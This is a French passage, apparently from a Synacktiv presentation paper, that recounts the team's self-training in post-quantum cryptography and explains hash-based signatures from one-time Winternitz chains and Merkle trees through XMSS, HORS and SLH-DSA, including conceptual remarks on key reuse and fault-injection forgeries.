Quelques recherches avaient préalablement été menées en interne sur le sujet de la cryptographie post-quantique, pour mettre le pied à l'étrier. De ces premiers efforts avaient découlé un article, paru en 2021 sur le blog de Synacktiv [10] et clarifiant les principes associés à l'informatique quantique, ainsi que l'état de la menace et de la défense face à de tels ordinateurs, sans entrer dans le détail de la théorie associée.

Il a d'abord été décidé de poursuivre ces travaux, en lisant des publications académiques pour poursuivre cette montée en compétence. Quelques consultants courageux se sont donc attelés à la lecture de publications sur différents algorithmes de cryptographie post-quantique. Cependant, l'équipe n'étant pas habituée à se former à l'aide de publications académiques, il a fallu se rendre à l'évidence : l'effort aurait été trop important, et l'expérience assez difficile et démotivante pour les consultants impliqués.

C'est alors qu'il a été décidé de participer à la PQC Spring School 2024,[5] une semaine de cours dédiés à une introduction au domaine de la cryptographie post-quantique à destination de doctorants en cryptographie. Cet évènement était organisé par Quantum-Safe Internet,[6] un projet financé par l'Union Européenne. Après une introduction sur la cryptographie classique, différents cours ont ainsi été donnés sur des notions utiles en cryptographie post-quantique : les oracles quantiques, les codes correcteurs d'erreurs, la cryptographie basée sur les algorithmes de calcul d'empreinte (hashs)... Cette approche a été particulièrement efficace pour dynamiser la formation de l'équipe, car les chercheurs présents transmettaient une intuition visuelle sur le fonctionnement des algorithmes, ce qui rendait plus facile à appréhender la théorie associée. De plus, le fait d'assister à ces présentations en groupe permettait d'en discuter au sein du groupe

[5] PQC Spring School 2024, `https://pqc-spring-school.nl/`
[6] Quantum-Safe Internet, `https://quantum-safeinternet.com/`

durant les pauses, pour s'assurer de la compréhension de la plus grande partie du contenu énoncé.

À l'issue de cette semaine, l'équipe avait davantage d'outils pour comprendre les concepts et les différents problèmes autour de la cryptographie post-quantique. Il s'agissait d'un travail nécessaire, permettant d'aborder plus sereinement la lecture de publications académiques pour, d'une part, peaufiner l'état de l'art en interne et d'autre part, être prêts à "décrypter" de nouveaux concepts et de nouveaux articles qui seraient publiés à l'avenir.

La rédaction de plusieurs articles de blog a été entamée à la suite de cette formation, dans le but de restituer de manière structurée les connaissances acquises pendant les étapes précédentes et les partager à un plus grand nombre. Le public cible est alors un lecteur qui possède des notions de mathématiques et de cryptographie classique, mais qui découvre les notions de cryptographie post-quantique. Ce travail de vulgarisation a aussi permis de déceler d'éventuels points d'incertitudes restants dans la compréhension des algorithmes et des enjeux, afin de poursuivre l'autoformation. Au total, ce travail de formation représente environ 200 jours sur une période de 4 ans, répartis sur la dizaine de personnes intéressées.

Cette présentation s'inscrit aussi dans le cadre de la transmission ; le domaine de la cryptographie "post-quantique" est victime d'un fort préjugé associant "post-quantique" à "très compliqué". Synacktiv cherche donc à faire tomber cette idée reçue, dans l'objectif de motiver d'autres professionnels de la cybersécurité à se former dans ce sous-domaine de la cryptographie, qui en deviendra une part centrale dans les années à venir.

4 Des exemples d'algorithmes

4.1 SLH-DSA, un algorithme de signature post-quantique

Les fonctions de hachage cryptographique sont considérées, au même titre que la cryptographie symétrique, comme globalement robustes face aux ordinateurs quantiques (voir le paragraphe 1.1 sur l'algorithme de Grover). De plus, celles-ci sont déjà démocratisées, de nombreuses bibliothèques cryptographiques proposant une implémentation des fonctions de hachage usuelles. Ainsi, en tant que famille de fonctions difficiles à inverser, les fonctions de hachage représentent un bon candidat pour construire un algorithme de signature asymétrique.

Dans la suite de ce paragraphe, H désignera une fonction de hachage robuste (SHA-3 par exemple).

Signer un seul message d'un seul bit avec une fonction de hachage Commençons par un cas simple, en supposant qu'Alice souhaite signer un message d'un seul bit ($m = 0$ ou $m = 1$). Pour cela, elle peut commencer par choisir deux chaînes aléatoires, disons "PremierSecret" et "SecondSecret". Elle publie alors le couple $(H_0 = H(\text{"}PremierSecret\text{"}), H_1 = H(\text{"}SecondSecret\text{"}))$, qui forme sa clé publique. Pour signer le message $m = 0$, elle révèle simplement "PremierSecret". Tout le monde peut ensuite vérifier que $H(\text{"}PremierSecret\text{"}) = H_0$, confirmant qu'Alice connaissait une pré-image de H_0. Pour rappel, le calcul de pré-image est considéré comme difficile et hors de portée d'un attaquant.




Fig. 4. Signature d'un message d'un bit

Cette construction, bien que très limitée, montre l'idée intuitive derrière ces algorithmes de signature : une clé publique composée d'images de secrets par H, et des signatures correspondant à leurs pré-images.

Les chaînes de hashs Pour signer des messages plus longs ($0 \leq |m| < n$, avec $n \geq 2$ et $|m|$ représentant la longueur en bits du message m), il est possible d'utiliser une approche par "chaîne". Plutôt que de définir un secret par valeur possible du message (comme dans l'exemple précédent où notre bit avait deux valeurs possibles, et où deux secrets étaient générés), un seul secret est ici généré. Pour signer le message m, on applique simplement m fois de suite l'opération de hachage sur le secret, comme illustré figure 5.

Ainsi, en choisissant une unique valeur privée S, puis en la hachant 2^n fois pour obtenir la clé publique P, on obtient un potentiel nouveau schéma de signature. Une signature d'un message m serait alors $sig = H^m(S)$, vérifiable par $P \stackrel{?}{=} H^{2^n-m}(sig)$. En effet, si sig est correcte, alors




Fig. 5. Calcul de la clé publique à partir de la clé privée via la chaîne de hashs (longueur 2 ici)

$H^{2^n-m}(sig) = H^{2^n-m}(H^m(S)) = H^{2^n}(S) = P$. En somme, cela revient à avancer de m étapes sur la chaîne pour signer m, puis d'effectuer les $2^n - m$ étapes restantes pour arriver à la clé publique lors de la vérification.




Fig. 6. Signature du message b ($b = 0$ ou $b = 1$) par une chaîne de hashs de longueur 2

Cependant, cela pose plusieurs problèmes :

— la complexité temporelle pour calculer et vérifier une signature est exponentielle en la taille du message ;

— un attaquant en possession de la signature d'un message m_1 serait en capacité de signer tout message $m_2 > m_1$ simplement en hachant $m_2 - m_1$ fois la signature de m_1. L'authentification et la non-répudiation des messages signés ne sont donc pas assurés par cette méthode.

Pour pallier le premier problème, il est possible de fixer une taille de chaîne raisonnable (par exemple $n = 4$ bits, pour obtenir des chaînes de longueur 16), de découper le message à signer en blocs de n bits, et de signer chaque bloc avec une clé différente (sur des chaînes parallèles, en quelque sorte). Ainsi, au lieu d'augmenter exponentiellement en temps, la complexité de signature augmente linéairement en temps et en espace avec la taille du message à signer.

Pour résoudre le second problème, une somme de contrôle doit être introduite dans le message à signer, de sorte qu'un pas en avant dans la chaîne d'un bloc de message corresponde nécessairement à un pas en arrière dans la chaîne d'un bloc de somme de contrôle. Une manière d'envisager cela est de signer en parallèle la valeur $2^n - 1 - m$. Cela correspond à avancer d'un certain nombre de pas sur une chaîne, et du complémentaire dans l'autre. Faire un pas de plus sur l'une des deux chaînes revient nécessairement à en faire un de moins sur l'autre, et nécessite donc la connaissance d'une pré-image.




Fig. 7. Signature du message $m = 2$ sur deux chaînes

Des optimisations existent pour réduire la taille de la checksum (voir l'article sur le blog Synacktiv [12]), mais ne seront pas couvertes dans cette présentation pour des raisons de temps.




Fig. 8. Signature d'un message et de sa checksum via des chaînes de hachage

Attention toutefois, si Alice souhaitait signer un second message avec ces mêmes clés, la publication de cette seconde signature révélerait un maillon supplémentaire dans chacune des chaînes, et ainsi un attaquant pourrait générer des signatures "intermédiaires" (ie. dont les blocs se situent après des blocs de signatures révélées, tant pour le message que pour la checksum). Il faut donc qu'Alice regénère une paire de clés pour chaque nouvelle signature, en publiant à chaque fois la clé publique associée.




Fig. 9. Génération d'une signature frauduleuse sig_{craft} à partir de deux signatures légitimes.

La construction décrite dans ce paragraphe correspond dans les grandes lignes à l'algorithme de signature à usage unique de Winternitz, abrégé WOTS (Winternitz One-Time Signature) dans la suite de cet article.

Réduire les tailles de clés Plutôt que de publier chaque clé une par une, une solution consiste à créer un arbre binaire dont les feuilles sont des clés publiques.

Cette structure, appelée arbre de Merkle [22], permet d'alléger fortement la clé publique (seule la racine de l'arbre est publiée), en alourdissant peu les signatures.

Pour authentifier une feuille de cet arbre, il suffit de dévoiler les valeurs intermédiaires au calcul de la racine. Les valeurs révélées seront alors concaténées à droite ou à gauche selon si le l-ième bit de i est à 0 ou 1, avec l la hauteur dans l'arbre et i l'indice de la feuille à authentifier. Par exemple, pour authentifier $u = P_1$, il faut révéler P_0, P_{23} et P_{4567} afin

que toute personne souhaitant vérifier que u est bien la feuille d'indice $i = 1$ dans l'arbre puisse suivre le protocole suivant, illustré figure 10 :

- Recalculer $P'_{01} = H(P_0||u)$ (l'ordre de la concaténation se déduit du bit 0 de i, qui vaut 1)
- Recalculer $P'_{0123} = H(P'_{01}||P_{23})$ (l'ordre de la concaténation se déduit du bit 1 de i, qui vaut 0)
- Recalculer $P'_{01234567} = H(P'_{0123}||P_{4567})$ (l'ordre de la concaténation se déduit du bit 2 de i, qui vaut 0)
- Vérifier que $P'_{01234567} \stackrel{?}{=} P$, avec P la racine (publique) de l'arbre.

Notons que les valeurs intermédiaires révélées ne compromettent pas de clés privées.

Ainsi, en publiant uniquement la racine de l'arbre, il est possible d'authentifier chacune des clés générées par Alice. Il suffira d'adjoindre le chemin d'authentification de la clé publique associée à chaque signature pour démontrer que la clé privée utilisée appartient bien à Alice, comme illustré figure 11.

Parallèlement, il est possible d'alléger la clé privée en se servant d'une fonction de hachage comme d'un générateur aléatoire. En effet, via une fonction de dérivation de clés (KDF), par exemple PBKDF ou HMAC, n secrets peuvent être générés à partir d'un unique secret initial et d'un compteur, comme illustré figure 12.

XMSS Le schéma de signature présenté ci-dessus représente essentiellement le schéma de signature de Merkle (MSS) [24]. Quelques optimisations permettant d'assurer une meilleure robustesse en cas d'attaque sur les fonctions de hachage amènent à XMSS [13] (eXtended MSS, standardisé par le NIST via la publication SP 800-208 [19]), mais celles-ci ne seront pas détaillées dans la présentation. Pour davantage de détails, se référer à l'article associé sur le blog de Synacktiv [12].

L'essentiel de la sécurité de cet algorithme repose sur le fait que les feuilles de l'arbre de Merkle ne doivent pas être utilisées plus d'une fois. Cela implique le maintient d'un "état" de chaque feuille (utilisée ou non), ou plus simplement de l'identifiant de la dernière feuille utilisée, en parallèle de la clé privée. Ainsi, XMSS doit uniquement être utilisé dans des applications **séquentielles**, **mono-threadées**, en avançant le compteur d'utilisation **avant** la publication d'une signature (pour s'assurer qu'aucune signature non comptabilisée n'est publiée) et avec une attention particulière à l'état des clés lors d'une reprise sur sauvegarde.




Fig. 10. Authentification d'une feuille dans un arbre de Merkle




Fig. 11. Signature WOTS dans un arbre de Merkle de hauteur 3




Fig. 12. Génération des secrets à partir d'un unique secret et d'une fonction de dérivation de clés H, avec un compteur

Des signatures à usage "quelques fois" ("few-times") Dans le but de contourner les restrictions associées aux schémas de signature à usage unique, de nouveaux schémas ont été proposés, permettant des clés réutilisables *un petit nombre de fois*. L'un des schémas de signature "few-times", l'algorithme HORS [5], est présenté en tant qu'algorithme 2 et illusté figure 14.

Dans ce schéma de signature et avec les paramètres proposés, falsifier une signature avec la connaissance d'une unique signature préalable demanderait à un attaquant de trouver un message composé des mêmes blocs h_i que le message initialement signé et dont les portions de clé privée ont été révélées. De même, en connaissant n signatures, au maximum $k \times n$ blocs de clé privée ont été révélés. Forger une signature est donc équivalent à trouver un message m dont le condensat (hash) est composé des indices de ces $k \times n$ blocs. En supposant la fonction de hachage assimilable à un oracle aléatoire, trouver un tel message se fait avec une probabilité $p_{n,k,t} = (\frac{k \times n}{t})^k$. Le nombre de bits de sécurité peut donc être calculé, et est représenté par la courbe ci-dessous en fonction du nombre de signatures publiées pour $t = 2^{10}$ et $k = 16$.




Fig. 13. Affaiblissement de la sécurité de HORS après n signatures

On voit donc qu'avec des paramètres plus grand, il pourrait être possible d'obtenir une sécurité correcte malgré la publication de quelques signatures générées par la même clé.

1: **procedure** INITIALISATION DES PARAMÈTRES DE L'ALGORITHME
2: $t \leftarrow 1024$ ▷ puissance de 2
3: $k \leftarrow 16$ ▷ entier quelconque, pas trop grand
4: **Clé privée :** $S \leftarrow [S_0, S_1, ..., S_{t-1}]$ ▷ liste de valeurs aléatoires de taille t
5: **Clé publique :** $P \leftarrow [F(S_0), F(S_1), ..., F(S_{t-1})]$ ▷ image des valeurs par une fonction à sens unique F
6: **procedure** SIGNER(m)
7: $h \leftarrow H(m)$ ▷ Hacher le message m avec une fonction de hachage H
8: $h_i \leftarrow$ découper(h, k) ▷ Découper h en k blocs de taille $\log_2(t)$ bits
9: $sig \leftarrow [S[h_1], S[h_2], ..., S[h_k]]$ ▷ Construire la signature en sélectionnant les S_{h_i}
10: **return** sig
11: **procedure** VÉRIFIER(m, sig, P)
12: $h \leftarrow H(m)$ ▷ Hacher le message m
13: $h_i \leftarrow$ découper(h, k) ▷ Découper h en k blocs
14: **for** $i = 1$ **to** k **do**
15: **if** $F(sig_i) \neq P[h_i]$ **then**
16: **return** `faux` ▷ La signature est invalide
17: **return** `vrai` ▷ La signature est valide

Algorithme 2. Signature et Vérification HORS




Fig. 14. Schéma de signature HORS

SPHINCS+ / SLH-DSA SLH-DSA, algorithme standardisé par le NIST (via la publication FIPS 205 [16]) utilise FORS, un schéma de signature "few-times" dérivé de HORS, pour réaliser les signatures. Afin de grouper un maximum de paires de clés FORS dans une même clé SLH-DSA, une structure dite "multi-tree" est construite afin de combiner toutes ces clés au moyen de signatures XMSS. Une telle structure peut être vue comme une infrastructure à clé publique, avec une autorité de certification racine (l'arbre XMSS du niveau le plus haut du multi-tree), dont la clé publique (la racine de l'arbre) est distribuée. Cet arbre permet de signer les clés publiques de sous-arbres (représentant des autorités de certification intermédiaires), permettant eux-mêmes de signer d'autres clés publiques d'arbres intermédiaires, pour enfin arriver aux arbres signant les clés FORS. Les signatures SLH-DSA sont donc composées d'une signature FORS et du chemin d'authentification (avec les signatures intermédiaires) permettant de remonter à la racine du multi-tree.




Fig. 15. Signature avec SLH-DSA

Ainsi, avec autant de paires de clés FORS et une contrainte plus souple sur la réutilisation de clés, SLH-DSA se défait de la contrainte qu'est la gestion d'un état. À la place, la paire de clé à utiliser est tirée aléatoirement pour chaque signature. Ainsi, il est possible de calculer la probabilité qu'une même paire de clés FORS soit réutilisée "un trop grand nombre de fois" après n signatures SLH-DSA, et d'en déduire la durée de vie d'une clé SLH-DSA en fonction du nombre de clés FORS et de leur durée de vie individuelle.

Ici, plusieurs points d'attention sont à observer :

— le générateur aléatoire ne doit pas être biaisé, afin que toutes les clés s'usent équitablement.

— les signatures des arbres intermédiaires sont réalisées à partir d'algorithmes de signature à usage unique (signature de la racine d'un arbre XMSS par une feuille (clé WOTS+) d'un arbre XMSS du niveau supérieur). Ainsi, il est important de s'assurer qu'une même clé intermédiaire ne puisse signer qu'une seule valeur, par exemple en stockant la valeur de la racine de l'arbre de niveau inférieur. En particulier, en cas d'injection de faute, il pourrait être possible de signer une valeur différente avec une même clé intermédiaire.




Fig. 16. Première signature (légitime) avec SLH-DSA




Fig. 17. Seconde signature (fautée) avec SLH-DSA

